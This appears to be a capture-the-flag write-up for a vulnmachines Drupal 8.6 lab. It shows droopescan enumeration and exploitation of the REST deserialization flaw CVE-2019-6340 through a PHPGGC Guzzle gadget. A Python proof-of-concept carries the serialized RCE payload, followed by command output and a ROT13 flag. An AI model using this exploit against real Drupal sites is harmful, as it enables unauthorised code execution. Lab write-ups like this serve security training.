


drupal

challenge link

=====

http://159.203.167.125:8090/


//it's a drupal CMS




perform drupal scanning with droopescan

//version: 8.6


//plugin found restui



check the options that available for HTTP Header




drupal 8 used Guzzle, so can use PHPGGC to generate payload



trying the RCE exploit it works

//Only PATCH works, POST doesnt works

//Content-Type must set to application/hal+json



create a python script to perform RCE easier

```

/home/nobodyatall/vulnmachines/drupal/poc.py - Mousepad
File Edit Search View Document Help

import requests
import sys

if len(sys.argv) != 2:
    print("python3 poc.py <cmd>")
    sys.exit(0)

host = 'http://159.203.167.125:8090'
cmd = sys.argv[1]
url = host + '/node/1?_format=hal_json'

data = {
    "link": [
        {
            "value": "link",
            "options": "0:24:\GuzzleHttp\Psr7\FnStream":2:{s:33:\u0000GuzzleHttp\Psr7\FnStream\u0000methods";a:1:{s:5:"close";a:2:{i:0;0:23:\GuzzleHttp\HandlerStack":3:{s:32:\u0000GuzzleHttp\HandlerStack\u0000handler";s:2:"id";s:30:\u0000GuzzleHttp\HandlerStack\u0000stack";a:1:{i:0;a:1:{i:0:"c:R:\system";}}c:31:\u0000GuzzleHttp\HandlerStack\u0000cached";h:0
        }
    ],
    "_links": {
        "type": {
            "href": "http://159.203.167.125:8090/rest/type/shortcut/default"
        }
    }
}

header = {
    "Content-Type": "application/hal+json"
}

```

execute the script & it works!!

```
nobodyatall@0xDEADBEEF:~/vulnmachines/drupal$ python3 poc.py "ls -la"
{"message":"Invalid entity type"}total 308
drwxrwxrwx 1 www-data www-data 4096 Aug 10 07:51 .
drwxr-xr-x 1 root root 4096 Aug 10 07:37 ..
-rw-r--r-- 1 root root 1025 Feb 8 2019 .csslintrc
-rw-r--r-- 1 root root 357 Feb 8 2019 .editorconfig
-rw-r--r-- 1 root root 151 Feb 8 2019 .eslintignore
-rw-r--r-- 1 root root 41 Feb 8 2019 .eslintrc.json
-rw-r--r-- 1 root root 3858 Feb 8 2019 .gitattributes
-rw-r--r-- 1 root root 2314 Feb 8 2019 .ht.router.php
-rw-r--r-- 1 root root 7866 Feb 8 2019 .htaccess
-rw-r--r-- 1 root root 95 Feb 8 2019 INSTALL.txt
-rw-r--r-- 1 root root 18092 Nov 16 2016 LICENSE.txt
-rw-r--r-- 1 root root 5889 Feb 8 2019 README.txt
-rw-r--r-- 1 root root 262 Feb 8 2019 autoload.php
-rw-r--r-- 1 root root 2804 Feb 23 2019 composer.json
-rw-r--r-- 1 root root 167428 Feb 23 2019 composer.lock
drwxr-xr-x 1 root root 4096 Feb 8 2019 core
-rw-r--r-- 1 root root 264 Feb 23 2019 create_node.php
-rw-r--r-- 1 root root 1507 Feb 8 2019 example.gitignore
-rw-r--r-- 1 root root 549 Feb 8 2019 index.php
drwxr-xr-x 1 www-data www-data 4096 Aug 11 09:05 modules
drwxr-xr-x 2 root root 4096 Feb 8 2019 profiles
-rw-r--r-- 1 root root 1594 Feb 8 2019 robots.txt
drwxr-xr-x 1 www-data www-data 4096 Feb 8 2019 sites
drwxr-xr-x 2 www-data www-data 4096 Feb 8 2019 themes
-rw-r--r-- 1 root root 848 Feb 8 2019 update.php
drwxr-xr-x 1 root root 4096 Feb 23 2019 vendor
-rw-r--r-- 1 root root 4555 Feb 8 2019 web.config
```

found flag? seems like encrypted caesar cipher?

```
nobodyatall@0xDEADBEEF:~/vulnmachines/drupal$ python3 CVE-2019-6340.py "ls modules"
{"message":"Invalid entity type"}README.txt
contrib
remove_generator
vnmf149.php

nobodyatall@0xDEADBEEF:~/vulnmachines/drupal$ python3 CVE-2019-6340.py "cat modules/vnmf149.php"
{"message":"Invalid entity type"}Qba'g ungr gur unpxre, Ungr gur pbqr

nobodyatall@0xDEADBEEF:~/vulnmachines/drupal$
```

it's ROT13

The screenshot shows the Cryptii web application interface. It features three main panels: Ciphertext, Caesar cipher, and Plaintext. The Ciphertext panel contains the text "Qba'g ungr gur unpxre, Ungr gur pbqr". The Caesar cipher panel is set to "SHIFT 13 a→n" and "ALPHABET abcdefghijklmnopqrstuvwxyz". The Plaintext panel displays the decoded text "Don't hate the hacker, Hate the code".

VIEW	ENCODE	DECODE	VIEW
Ciphertext	Caesar cipher		Plaintext
Qba'g ungr gur unpxre, Ungr gur pbqr	SHIFT — 13 a→n + ALPHABET abcdefghijklmnopqrstuvwxyz CASE STRATEGY Maintain case FOREIGN CHARS Include Ignore → Decoded 36 chars		Don't hate the hacker, Hate the code

flag is: vnm{Don't hate the hacker, Hate the code}